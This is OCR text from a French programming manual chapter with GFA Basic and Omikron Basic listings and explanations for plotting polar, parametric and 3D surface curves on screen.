
r = SIN (2*t)*COS (2*t)

et le domaine d'étude 0 à 2PI.



### Le programme en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Le programme principal se trouve au début du programme. Il active séquentiellement les trois procédures principales du programme (voir tracé de courbes Y = f (x)).

La procédure **domaine** saisit les bornes du domaine d'étude en **t** et les stocke dans **t1** et **t2** :

```
INPUT " Tmin = ";t1
INPUT " Tmax = ";t2
```

La procédure **echelle** parcourt le domaine d'étude en **t** et détermine l'échelle selon l'axe X et selon l'axe Y.

Les variables **m1**, **m2**, **m3** et **m4** contiendront en sortie de procédure (respectivement) le maximum en Y, le minimum en Y, le maximum en X et le minimum en X.

Elles sont initialisées avec des valeurs telles que :

– toute valeur calculée en Y est supérieure à **m1** et inférieure à **m2** ;
– toute valeur calculé en X est supérieure à **m3** et inférieure à **m4** :

```
m1 =-1.0E+33
m2 = 1.0E+33
m3 =-1.0E+33
m4 = 1.0E+33
```

Le domaine d'étude est fractionné en 100 parties égales.

```
FOR t = t1 TO t2 STEP (t2-t1)/100
```

Les valeurs X et Y sont calculées dans la procédure **equation**. Toute valeur Y supérieure au maximum est stockée dans **m1** :

```
IF y>m1 THEN
 m1 = y
ENDIF
```

Toute valeur de Y inférieure au minimum est stockée dans **m2** :

```
IF y<m2 THEN
 m2 = y
ENDIF
```

Toute valeur X supérieure au maximum est stockée dans **m3** :

```
IF x>m3 THEN
 m3 = x
ENDIF
```

Toute valeur X inférieure, au minimum est stockée dans **m4** :

```
IF x<m4 THEN
 m4=x
ENDIF
```

Lorsque tout le domaine d'étude a été parcouru, les échelles peuvent être calculées. Le procédé de calcul est le même que pour les courbes d'équation Y = f (x) :

```
ex = 618/(m3-m4)
ey = 348/(m1-m2)
```

Le pas de progression en t est égal au 1/200e du domaine :

```
pt = (t2-t1)/200
```

Cela permettra de représenter 200 points sur la courbe.

La procédure **trace** effectue le tracé de la courbe à l'intérieur d'un cadre rectangulaire :

```
DEFLINE 1, 3
BOX 10, 10, 630, 360
```

Le processus de tracé est comparable à celui utilisé dans le programme précédent. Pour chaque valeur de t, les coordonnées en X et en Y sont calculées grâce à la procédure **equation** :

```
FOR t=t1 TO t2 STEP pt
 GOSUB equation
```

Ces coordonnées sont converties en coordonnées d'écran à l'aide des facteurs en x et en y :

```
a=(x-m4)*ex+11
b=359-(y-m2)*ey
```

Le premier point est « plotté ». Les autres points sont reliés aux précédents par une instruction **DRAW** :

```
IF x=x1 THEN
 PLOT a, b
ELSE
 DRAW TO a, b
ENDIF
```

Le programme se termine par la procédure **equation** qui contient l'équation de la courbe à étudier et la conversion Ro, Téta en X, Y.

### Tracé de courbes paramétriques d'équations X = f (t), Y = g (t)

Les courbes paramétriques sont représentées par deux équations :

- la première relie un paramètre (généralement le temps) à l'abscisse ;
- la seconde relie le même paramètre à l'ordonnée.

## Comment utiliser le programme

Saisissez le listing suivant :

```
' ------------------------------------------------------------
' Tracé de courbes paramétriques d'équations X=f(t) et Y=g(t)
' ------------------------------------------------------------
'
GOSUB domaine ! Saisie du domaine de définition
GOSUB echelle ! Calcul de l'échelle en X et en Y
GOSUB trace   ! Tracé de la courbe
END
'
' - - - - - - - - - - - - - - - - - -
' Saisie du domaine de définition
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE domaine
  CLS
  PRINT "Tracé de courbes paramétriques d'équations X=f(t) et Y=g(t)"
  PRINT "-------------------------------------------------------------"
  PRINT
  PRINT "Entrez le domaine d'étude en t : "
  INPUT "  Tmin = ";t1
  INPUT "  Tmax = ";t2
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Calcul de l'échelle de la courbe
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE echelle
  m1=-1.0E+33
  m2=1.0E+33
  m3=-1.0E+33
  m4=1.0E+33
  FOR t=t1 TO t2 STEP (t2-t1)/100
    GOSUB equation
    IF y>m1 THEN
      m1=y
    ENDIF
    IF y<m2 THEN
      m2=y
    ENDIF
    IF x>m3 THEN
      m3=x
    ENDIF
    IF x<m4 THEN
      m4=x
    ENDIF
  NEXT t
  ex=618/(m3-m4)
  ey=348/(m1-m2)
  pt=(t2-t1)/200
RETURN
'
```

(suite)

```
' - - - - - - - - - - -
' Tracé de la courbe
' - - - - - - - - - - -
'
PROCEDURE trace
  CLS
  DEFLINE 1,3
  BOX 10,10,630,360
  DEFLINE 1,1
  FOR t=t1 TO t2 STEP pt
    GOSUB equation
    a=(x-m4)*ex+11
    b=359-(y-m2)*ey
    IF x=x1 THEN
      PLOT a,b
    ELSE
      DRAW  TO a,b
    ENDIF
  NEXT t
RETURN
'
' - - - - - - - - - - - - - - - - - - -
' Equation de la courbe à étudier
' - - - - - - - - - - - - - - - - - - -
'
PROCEDURE equation
  x=SIN(3*t)
  y=COS(7*t)
RETURN
```

En utilisant l'éditeur, déplacez-vous sur les dernières lignes et entrez l'équation de la courbe à représenter. Dans notre cas, la courbe étudiée est x=sin (3t), y=cos (7t) :

```
PROCEDURE equation
 x = SIN (3*t)
 y = COS (7*t)
RETURN
```


Lancez le programme et entrez les bornes du domaine d'étude en **t**. Après un bref temps de « réflexion », la courbe apparaît sur l'écran.

*Exemple :*

Voici le résultat obtenu lorsque les équations sont

```
x = SIN (3*t)
y = COS (7*t)
```

et le domaine d'étude 0 à 2PI.



**Le programme en détail**

Les représentations polaires et paramétriques sont très comparables, si ce n'est que leurs équations sont différentes.

La logique des programmes de tracé est donc similaire. Reportez-vous au programme précédent pour avoir tous les détails nécessaires.

### Tracé de courbes 3D d'équations Z = f (x, y)

Nous allons terminer ce chapitre « en beauté » avec un programme de tracé de courbes en trois dimensions. Les courbes obtenues sont souvent du plus bel effet, en particulier si elles utilisent des fonctions périodiques.

Mais comment réaliser des courbes en trois dimensions sur un écran plat, et donc en deux dimensions ?

Eh bien tout simplement en n'utilisant pas un repère dans lequel les axes sont perpendiculaires.

Dans notre programme, nous utilisons :

- un axe X horizontal ;
- un axe Y incliné de 60 degrés par rapport à l'axe X ;
- un axe Z vertical.

### Comment utiliser le programme

Si vous désirez utiliser le langage GFA, saisissez le listing suivant :

```
' ------------------------------------------
' Tracé de courbes 3-D d'équation Z=f(x,y)
' ------------------------------------------
'
GOSUB domaine ! Saisie du domaine de définition
GOSUB echelle ! Calcul de l'échelle en X et en Z
GOSUB trace   ! Tracé de la courbe
END
'
' - - - - - - - - - - - - - - - - - -
' Saisie du domaine de définition
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE domaine
  CLS
  PRINT "Tracé de courbes 3-D d'équation Z=f(x,y)"
  PRINT "----------------------------------------"
  PRINT
  PRINT "Entrez le domaine d'étude en x : "
  INPUT "  Xmin = ";x1
  INPUT "  Xmax = ";x2
  PRINT
  PRINT "Entrez le domaine d'étude en y : "
  INPUT "  Ymin = ";y1
  INPUT "  Ymax = ";y2
  PRINT
  PRINT "Entrez le domaine de représentation en z : "
  INPUT "  Zmin = ";z1
  INPUT "  Zmax = ";z2
  PRINT
  PRINT "Entrez le nombre de lignes selon l'axe X :"
  INPUT "  NX = ";nx
  PRINT
  PRINT "Entrez le nombre de lignes selon l'axe Y :"
  INPUT "  ny = ";ny
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Calcul de l'échelle de la courbe
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE echelle
  ex=619/(x2-x1+(y2-y1)*COS(PI/3)) !Echelle en X
  ez=348/(z2-z1+(y2-y1)*SIN(PI/3)) !Echelle en Z
RETURN
'
```

(suite)

```
' - - - - - - - - - - -
' Tracé de la courbe
' - - - - - - - - - - -
'
PROCEDURE trace
  CLS
  FOR y=y1 TO y2 STEP (y2-y1)/nx
    FOR x=x1 TO x2 STEP (x2-x1)/ny
      GOSUB equation
      a=(x-x1+(y-y1)*COS(PI/3))*ex+11
      b=359-((y-y1)*SIN(PI/3)+(z-z1))*ez
      IF x=x1 THEN
        PLOT a,b
      ELSE
        DRAW  TO a,b
      ENDIF
    NEXT x
  NEXT y
  FOR x=x1 TO x2 STEP (x2-x1)/ny
    FOR y=y1 TO y2 STEP (y2-y1)/nx
      GOSUB equation
      a=(x-x1+(y-y1)*COS(PI/3))*ex+11
      b=359-((y-y1)*SIN(PI/3)+(z-z1))*ez
      IF y=y1 THEN
        PLOT a,b
      ELSE
        DRAW  TO a,b
      ENDIF
    NEXT y
  NEXT x
RETURN
'
' - - - - - - - - - - - - - - - - - - -
' Equation de la courbe à étudier
' - - - - - - - - - - - - - - - - - - -
'
PROCEDURE equation
  z=SIN(x)+COS(y)
RETURN
```

Si vous désirez utiliser la langage OMIKRON, saisissez le listing suivant :

```
0 ' ------------------------------------------
1 ' Tracé de courbes 3-D d'équation Z=f(x,y)
2 ' ------------------------------------------
3 '
4 GOSUB Domaine' Saisie du domaine de définition
5 GOSUB Echelle' Calcul de l'échelle en X et en Z
6 GOSUB Trace' Tracé de la courbe
7 END
8 '
9 ' - - - - - - - - - - - - - - - - - -
10 ' Saisie du domaine de définition
11 ' - - - - - - - - - - - - - - - - - -
12 '
13-Domaine
14   CLS
15   PRINT "Tracé de courbes 3-D d'équation Z=f(x,y)"
16   PRINT "----------------------------------------"
17   PRINT
18   INPUT "  Xmin = ";X1!
20   INPUT "  Xmax = ";X2!
21   PRINT
22   PRINT "Entrez le domaine d'étude en y : "
23   INPUT "  Ymin = ";Y1!
24   INPUT "  Ymax = ";Y2!
25   PRINT
26   PRINT "Entrez le domaine de représentation en z : "
27   INPUT "  Zmin = ";Z1!
28   INPUT "  Zmax = ";Z2!
29   PRINT
30   PRINT "Entrez le nombre de lignes selon l'axe X :"
31   INPUT "  NX = ";Nx!
32   PRINT
33   PRINT "Entrez le nombre de lignes selon l'axe Y :"
34   INPUT "  ny = ";Ny!
35 RETURN
36 '
37 ' - - - - - - - - - - - - - - - - - -
38 ' Calcul de l'échelle de la courbe
39 ' - - - - - - - - - - - - - - - - - -
40 '
41-Echelle
42   Ex!=619/(X2!-X1!+(Y2!-Y1!)* COS( PI /3))'Echelle en X
43   Ez!=348/(Z2!-Z1!+(Y2!-Y1!)* SIN( PI /3))'Echelle en Z
44 RETURN
45 '
46 ' - - - - - - - - - - -
47 ' Tracé de la courbe
48 ' - - - - - - - - - - -
```

(suite)

```
49 '
50-Trace
51   CLS
55   FOR Y!=Y1! TO Y2! STEP (Y2!-Y1!)/Ny!
56     FOR X!=X1! TO X2! STEP (X2!-X1!)/Nx!
57       GOSUB Equation
58       A!=(X!-X1!+(Y!-Y1!)* COS( PI /3))*Ex!+11
59       B!=359-((Y!-Y1!)* SIN( PI /3)+(Z!-Z1!))*Ez!
60       IF X!=X1! THEN
61         DRAW A!,B!
62       ELSE
63         DRAW TO A!,B!
64       ENDIF
65     NEXT X!
66   NEXT Y!
67   FOR X!=X1! TO X2! STEP (X2!-X1!)/Nx!
68     FOR Y!=Y1! TO Y2! STEP (Y2!-Y1!)/Ny!
69       GOSUB Equation
70       A!=(X!-X1!+(Y!-Y1!)* COS( PI /3))*Ex!+11
71       B!=359-((Y!-Y1!)* SIN( PI /3)+(Z!-Z1!))*Ez!
72       IF Y!=Y1! THEN
73         DRAW A!,B!
74       ELSE
75         DRAW TO A!,B!
76       ENDIF
77     NEXT Y!
78   NEXT X!
79 RETURN
80 '
81 ' - - - - - - - - - - - - - - - - - - - -
82 ' Equation de la courbe à étudier
83 ' - - - - - - - - - - - - - - - - - - - -
84 '
85-Equation
86   Z!= SIN(X!)+ COS(Y!)
87 RETURN
```

En utilisant l'éditeur, déplacez-vous sur les dernières lignes et entrez l'équation de la courbe à représenter. Dans nos listings, la courbe étudiée est : z=sin (x) +cos (y)

– en GFA Basic :

```
PROCEDURE equation
 z=SIN(x)+COS(y)
RETURN
```

– en Basic OMIKRON :

```
85-Equation
86 Z ! = SIN(X!)+ COS(Y!)
87 RETURN
```

Lancez le programme.

Les paramètres sont plus complexes que ceux des programmes précédents. Vous devez entrer :

– le domaine d'étude en X ;
– le domaine d'étude en Y ;
– le domaine de représentation en Z ;
– le nombre de lignes de niveau sur l'axe X ;
– le nombre de lignes de niveau sur l'axe Y.

Comme pour les représentations précédentes, vous devez entrer le domaine d'étude. La courbe utilisant deux variables, vous devez entrer le domaine d'étude en X et en Y.

Le nombre de points utilisés pour le tracé étant très important, le calcul d'échelle en Z n'est pas automatique. Vous devez donc préciser le domaine de représentation Z, c'est-à-dire la plus petite et la plus grande valeur représentée.

Enfin, les lignes de niveau représentent le découpage du domaine d'étude : si vous demandez 100 lignes de niveau en X et 50 en Y, le domaine en X sera fractionné en 50 points, et le domaine en Y en 100 points.

Pour éclairer ce dernier point, considérez les deux exemples suivants.


*Exemple 1 :*

Voici le résultat obtenu lorque l'équation est :

```
z = SIN(x) + COS(y)
```

et le paramétrage :

```
Xmin  = 0
Xmax  = 15
Ymin  = 0
Ymax  = 15
Zmin  = 0
Zmax  = 3
NX    = 50
NY    = 50
```



Vous pouvez constater que le nombre de treillis selon les axes X et Y est égal à 50.


*Exemple 2 :*

Voici le résultat obtenu lorsque l'équation est :

z = TAN (x) * COS (y)

et le paramétrage :

Xmin = -0.5
Xmax = 15
Ymin = 0
Ymax = 15
Zmin = -3
Zmax = 5
NX = 20
NY = 30



Vous pouvez constater que :

– le nombre de treillis selon l'axe X est égal à 30 ;
– le nombre de treillis selon l'axe Y est égal à 20.

### Le programme en détail

Etudions la version GFA du programme. Nous énumèrerons les différences entre GFA et OMIKRON à la fin du paragraphe.

Pour représenter une équation de type


$$Z = f(x, y)$$

sur un écran plat, il faut utiliser des axes non perpendiculaires et des lignes de niveau qui constituent un treillis : les valeurs de Z sont calculées pour une valeur de Y fixe et pour N valeurs de X. La variable Y est ensuite incrémentée, et les valeurs de Z sont à nouveau calculées pour N valeurs de X. Ainsi de suite jusqu'à ce que tout l'intervalle Y ait été parcouru. Chaque valeur de Y donne une courbe monovariable $Z = f(X)$.

Le processus inverse est utilisé pour compléter le tracé : les valeurs de Z sont calculées pour une valeur de X fixe et pour N valeurs de Y. La variable X est ensuite incrémentée, et les valeurs de Z sont à nouveau calculées pour N valeurs de Y. Ainsi de suite jusqu'à ce que tout l'intervalle X ait été parcouru. Chaque valeur de X donne une courbe monovariable $Z = g(Y)$.

Voyons maintenant comment utiliser le GFA Basic pour concrétiser ces concepts théoriques.

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Les premières lignes du programme contiennent toujours le programme principal qui appelle

– la procédure **domaine** : saisie des paramètres du tracé ;
– la procédure **echelle** : calcul de l'échelle de la courbe ;
– la procédure **trace** : tracé de la courbe.

La procédure **domaine** est assez comparable aux précédentes, si ce n'est que le nombre de paramètres est plus important :

– les bornes du domaine d'étude en X sont stockées dans **x1** et **x2** ;
– les bornes du domaine d'étude en Y sont stockées dans **y1** et **y2** ;
– les bornes du domaine de représentation en Z sont stockées dans **z1** et **z2** ;
– le nombre de treillis en X et en Y sont stockés dans **nx** et **ny**.

La procédure **echelle** utilise les valeurs entrées dans **x1**, **x2**, **z1** et **z2**, et le fait que l'axe Y soit incliné de 60 degrés par rapport à l'axe X pour calculer les échelles en X et en Z :

```
ex =619/(x2-x1+(y2-y1)*COS(PI/3)) !Echelle en X
ez=348/(z2-z1+(y2-y1)*SIN (PI/3)) !Echelle en Z
```

Remaquez que l'axe Y intervient sous la forme d'un cosinus dans l'échelle en X et sous la forme d'un sinus sur l'axe des Z. Cela signifie que Y est divisé en une composante horizontale et en une composante verticale.

La procédure **trace** réalise le tracé de la courbe.

Deux premières boucles imbriquées tracent des courbes monovariables Z = f (X) pour N valeurs de Y :

```
FOR y=y1 TO y2 STEP (y2-y1) /nx
 FOR x=x1 TO x2 STEP (x2-x1)/ny
```

Les coordonnées d'affichage sont calculées à l'aide de la procédure **equation** et des facteurs d'échelle en X et en Z :

```
GOSUB equation
a=(x-x1+(y-y1)*COS(PI/3))*ex+11
b=359-((y-y1)*SIN(PI/3)+(z-z1))*ez
```

Le premier point est « plotté », alors que les autres sont reliés aux précédents par des instructions **DRAW** :

```
IF x=x1 THEN
 PLOT a, b
ELSE
DRAW TO a, b
ENDIF
```

Le processus recommence pour tracer des courbes monovariables Z = f (Y) pour N valeurs de X :

```
FOR x=x1 TO x2 STEP (x2-x1)/ny
 FOR y=y1 TO y2 STEP (y2-y1)/nx
```

Le programme se termine par la procédure **equation** qui contient l'équation de la courbe à étudier.

```
PROCEDURE equation
 z=SIN (x) +COS (y)
RETURN
```

Etudions maintenant les différences entre la version GFA et la version OMIKRON.

• Toutes les remarques formulées dans le programme de traitement des nombres complexes restent valables :

– paramétrage de l'instruction **LOCATE** ;
– déclaration de procédure ;
– type des variables numériques par défaut ;
– paramétrage de l'écriture graphique.


• A ces remarques, il faut ajouter que le positionnement d'un point graphique (pixel) se fait par l'instruction **DRAW x, y**, et non plus par l'instruction **PLOT x, y**.

# 9/4.2

# Représentations graphiques de données : histogrammes, courbes et camemberts

